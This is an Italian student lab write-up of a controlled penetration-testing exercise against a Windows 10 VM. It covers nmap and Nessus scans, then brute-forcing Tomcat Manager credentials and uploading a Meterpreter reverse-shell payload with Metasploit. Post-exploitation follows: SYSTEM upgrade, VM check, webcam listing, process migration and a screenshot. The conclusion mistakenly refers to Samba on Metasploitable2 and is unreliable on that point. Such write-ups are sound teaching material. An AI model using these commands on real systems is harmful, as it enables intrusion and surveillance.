

Esercizio_S7_L5_msfconsole_x_TomCat

Consegna

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit.

Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti laboratorio

IP Kali Linux: 192.168.200.100

IP Windows: 192.168.200.200

Listen port (payload option): 7777

Evidenze laboratorio

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target.

Recuperate le seguenti informazioni:

- 1) Se la macchina target è una macchina virtuale oppure una macchina fisica
- 2) le impostazioni di rete della macchina target
- 3) se la macchina target ha a disposizione delle webcam attive.
- 4) Infine, recuperate uno screenshot del desktop.

Setup Ambiente

Per iniziare è stato necessario settare opportunamente gli indirizzi IP delle due macchine secondo le indicazioni dichiarate dalla consegna.

IP Kali Linux, macchina attaccante: 192.168.200.100

General Ethernet 802.1X Security DCB Proxy **IPv4 Settings** IPv6 Settings

Method **Manual**

Addresses

Address	Netmask	Gateway
192.168.200.100	24	192.168.200.1

Add Delete

IP Windows10, macchina target: 192.168.200.200

☐ Ottieni automaticamente un indirizzo IP

☒ Utilizza il seguente indirizzo IP:

Indirizzo IP: 192 . 168 . 200 . 200

Subnet mask: 255 . 255 . 255 . 0

Gateway predefinito: 192 . 168 . 200 . 1

Entrambe le macchine sono state messe sotto la stessa rete interna: EPIC.

☒ Abilita scheda di rete

Connessa a: Rete interna

Nome: EPIC

Tipo di scheda: Intel PRO/1000 MT Desktop (82540EM)

Modalità promiscua: Nega

Indirizzo MAC: 080027E87B41


☒ Cavo connesso

SVOLGIMENTO

DISCOVERY

Ho iniziato svolgendo una scansione nmap per determinare la versione e la porta relativa al servizio target:

```
nmap -sC -sV 192.168.200.200
```



```
|_http-title: Service Unavailable
5432/tcp open  postgresql?
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http           Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.81
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
8443/tcp open  ssl/https-alt
|_http-server-header: Microsoft-HTTPAPI/2.0
```

Vulnerability Scanning

Ho poi provveduto ad avviare il servizio nessusd tramite bash:

```
sudo systemctl start nessusd.service
```

Dopo aver acceduto alla webpage di Nessus sulla porta 8834 tramite localhost, è stato dunque avviato un quickscan con target la macchina Windows10.

Al termine della scansione è stato generato un report nel quale è stato possibile osservare diverse criticità tra le quali diverse relative al nostro servizio target: Tomcat.

Da questo riassunto possiamo notare che la macchina usa Tomcat 7, ormai non più supportato; Tomcat Manager Application è generalmente esposto e spesso lasciato con credenziali di default.

Queste criticità permettono ad un attaccante di autenticarsi oppure caricare un file malevolo ed eseguirlo sul server per ottenere una backdoor.

Windows 10 / Apache Tomcat (Multiple Issues)

[← Back to Vulnerabilities](#)

Hosts1

Vulnerabilities45

Remediations1

History1

Search Vulnerabilities

17 Vulnerabilities

<input type="checkbox"/>	Sev ▼	CVSS ▼	VPR ▼	EPSS ▼	Name ▲
<input type="checkbox"/>	CRITICAL	10.0			Apache Tomcat SEoL (7.0.x)
<input type="checkbox"/>	CRITICAL	9.8	8.9	0.9446	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities
<input type="checkbox"/>	CRITICAL	9.8	6.7	0.5387	Apache Tomcat 7.0.0 < 7.0.89
<input type="checkbox"/>	HIGH	8.1	8.9	0.9439	Apache Tomcat 7.0.0 < 7.0.82
<input type="checkbox"/>	HIGH	8.1	8.4	0.9416	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities
<input type="checkbox"/>	HIGH	7.5	6.7	0.0331	Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities
<input type="checkbox"/>	HIGH	7.5	4.4	0.1438	Apache Tomcat 7.0.25 < 7.0.90
<input type="checkbox"/>	HIGH	7.5	3.6	0.922	Apache Tomcat 7.0.27 < 7.0.105
<input type="checkbox"/>	HIGH	7.5	3.6	0.1224	Apache Tomcat 7.0.28 < 7.0.88
<input type="checkbox"/>	HIGH	7.0	6.7	0.9325	Apache Tomcat 7.0.0 < 7.0.104

Exploiting

E' stata poi avviata msfconsole ed è stata eseguita una ricerca dell'exploit richiesto dalla consegna:

Ed è stata avviata la ricerca degli exploit sulla base della versione del servizio target:

[search tomcat 7.0](#)

Una volta selezionato tramite comando [use multi/http/tomcat_mgr_upload](#). è stato poi necessario selezionare il payload da utilizzare e settare i vari parametri:

```
set PAYLOAD java/meterpreter/reverse_tcp
```

```
set LPORT 7777
```

```
set RHOSTS 192.168.200.200
```

```
set RPORT 8080
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > █
```

L'exploit è stato poi lanciato:

```
exploit
```

L'outcome è però fallito dicendo che non abbiamo accesso al percorso /manager/html a causa di una mancata autenticazione.

RECUPERO CREDENZIALI

Per recuperare dunque le credenziali ho cercato nuovamente un tool su msfconsole:

```
search tomcat type:auxiliary
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
1	auxiliary/admin/http/tomcat_ghoscat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
2	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
3	auxiliary/scanner/http/tomcat_enum	.	normal	No	Apache Tomcat User Enumeration
4	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No	Hashtable Collisions
5	auxiliary/admin/http/ibm_drm_download	2020-04-21	normal	Yes	IBM Data Risk Manager Arbitrary File Download
6	auxiliary/admin/http/tomcat_administration	.	normal	No	Tomcat Administration Tool Default Access
7	auxiliary/scanner/http/tomcat_mgr_login	.	normal	No	Tomcat Application Manager Login Utility
8	auxiliary/admin/http/tomcat_dir_traversal	2009-01-05	normal	No	Tomcat JSP-8 Directory Traversal Vulnerability
9	auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	No	TrendMicro Data Loss Prevention 5.5 Directory Traversal

```
(scanner/http/tomcat_mgr_login)
```

Ho poi settato i vari parametri:

```
set RHOSTS 192.168.200.200
```

```
set RPORT 8080
```

```
set BRUTEFORCE_SPEED 0 → Molto lenta ma d'obbligo altrimenti tomcat non riesce a gestire i tentativi di login
```

Dopo circa un'ora il bruteforce ha funzionato e ci ha trovato le credenziali con cui poter avere accesso a /manager

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
```

A quel punto è stato quindi possibile tornare all'exploit precedente e resettare i parametri aggiungendo:

`set HttpUsername admin`

`set HttpPassword password`

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying jNMnrrnCag1...
[*] Executing jNMnrrnCag1...
[*] Undeploying jNMnrrnCag1 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49850) at 2025-09-05 06:12:01 -0400

meterpreter > 
```

Ed al termine è stato possibile ottenere una shell meterpreter.

A quel punto mi sono assicurato di essere all'interno della macchina target tramite l'utilizzo del comando `ifconfig` che mi ha mostrato le configurazioni delle varie interfacce di rete.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
-----
Name       : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 3
-----
Name       : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:de:2a:8c
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Checking if VM

Per verificare la prima richiesta della consegna è stato utilizzato il seguente script:

`run post/windows/gather/checkvm`

```
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_registry_check_key
ct, stdapi_registry_enum_value_direct, stdapi_registry_load_key
ect, stdapi_registry_unload_key, stdapi_sys_config_getprivs, s
sys_process_memory_protect, stdapi_sys_process_memory_write, s
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

L'output è chiaro: la macchina è una Virtual Box Machine.

Impostazioni di rete

Le impostazioni di rete sono già state mostrate qui sopra, quando è stato utilizzato il comando `ifconfig`.

WEBCAM

Per trovare informazioni sulla webcam è stato necessario fare un upgrade della shell:

`run post/multi/manage/shell_to_meterpreter`

```
meterpreter > run post/multi/manage/shell_to_meterpreter
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api, stdapi_sys_process_kill
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:4433
```

Una volta creata la nuova sessione:

`bg`
`sessions -l`
`sessions 2`
`webcam_list`

```
msf6 exploit(multi/http/tomcat_mgr_upload) > sessions -l
Active sessions
--
Id  Name      Type      Information                                     Connection
--  --
1   meterpreter java/windows DESKTOP-9K104BT$ @ DESKTOP-9K104BT 192.168.200.100:7777 → 192.168.200.200:49850 (192.168.200.200)
2   meterpreter x64/windows NT AUTHORITY\SYSTEM @ DESKTOP-9K104BT 192.168.200.100:4433 → 192.168.200.200:49851 (192.168.200.200)

msf6 exploit(multi/http/tomcat_mgr_upload) > session 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(multi/http/tomcat_mgr_upload) > sessions 2
[*] Starting interaction with 2...

meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

In questo caso l'output "No webcams were found" ci dice che **non è stata trovata alcuna webcam**.

Desktop Screenshot

Infine, per poter recuperare uno screenshot del desktop è stato necessario utilizzare il comando **migrate**.

Al momento meterpreter lavora su powershell; per controllare il PID del processo verso cui migrare è stato quindi usato il comando **ps**:

PID attuale:

```
572 4192 powershell.exe
```


PID verso cui migrare: 3712

```
3712  3680  explorer.exe          x64
```

E' stato quindi eseguito il comando `migrate` 3712

```
meterpreter > migrate 3712
[*] Migrating from 572 to 3712...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/gNZWQDLu.jpeg
meterpreter > 
```

Una volta migrato il processo ed eseguito il comando **screenshot** otteniamo dunque l'ultimo requisito della consegna:



Conclusioni

L'attività di laboratorio ha permesso di comprendere in maniera pratica le fasi tipiche di un attacco in ambiente controllato: dalla **fase di discovery e vulnerability assessment** con strumenti come *Nmap* e *Nessus*, fino allo **sfruttamento di una vulnerabilità nota** tramite *MSFConsole*.

Il servizio Samba esposto dalla macchina Metasploitable2 sulla porta **445/TCP** si è rivelato vulnerabile, permettendo di ottenere una shell remota con privilegi elevati. La configurazione corretta del payload e dei parametri (RHOSTS, RPORT, LPORT) si è dimostrata essenziale per il successo dell'attacco.

L'ottenimento di una sessione remota e la possibilità di eseguire comandi sul sistema target, come la verifica dell'indirizzo di rete tramite *ifconfig*, confermano l'efficacia dell'exploit. Questo dimostra l'importanza della **gestione delle vulnerabilità e della costante attività di patching e aggiornamento dei servizi**, soprattutto per applicazioni esposte in rete.

In conclusione, l'esercitazione ha fornito una chiara dimostrazione di come un'attività di penetration testing possa evidenziare e sfruttare criticità di sicurezza, sottolineando la necessità di adottare buone pratiche difensive per ridurre la superficie di attacco.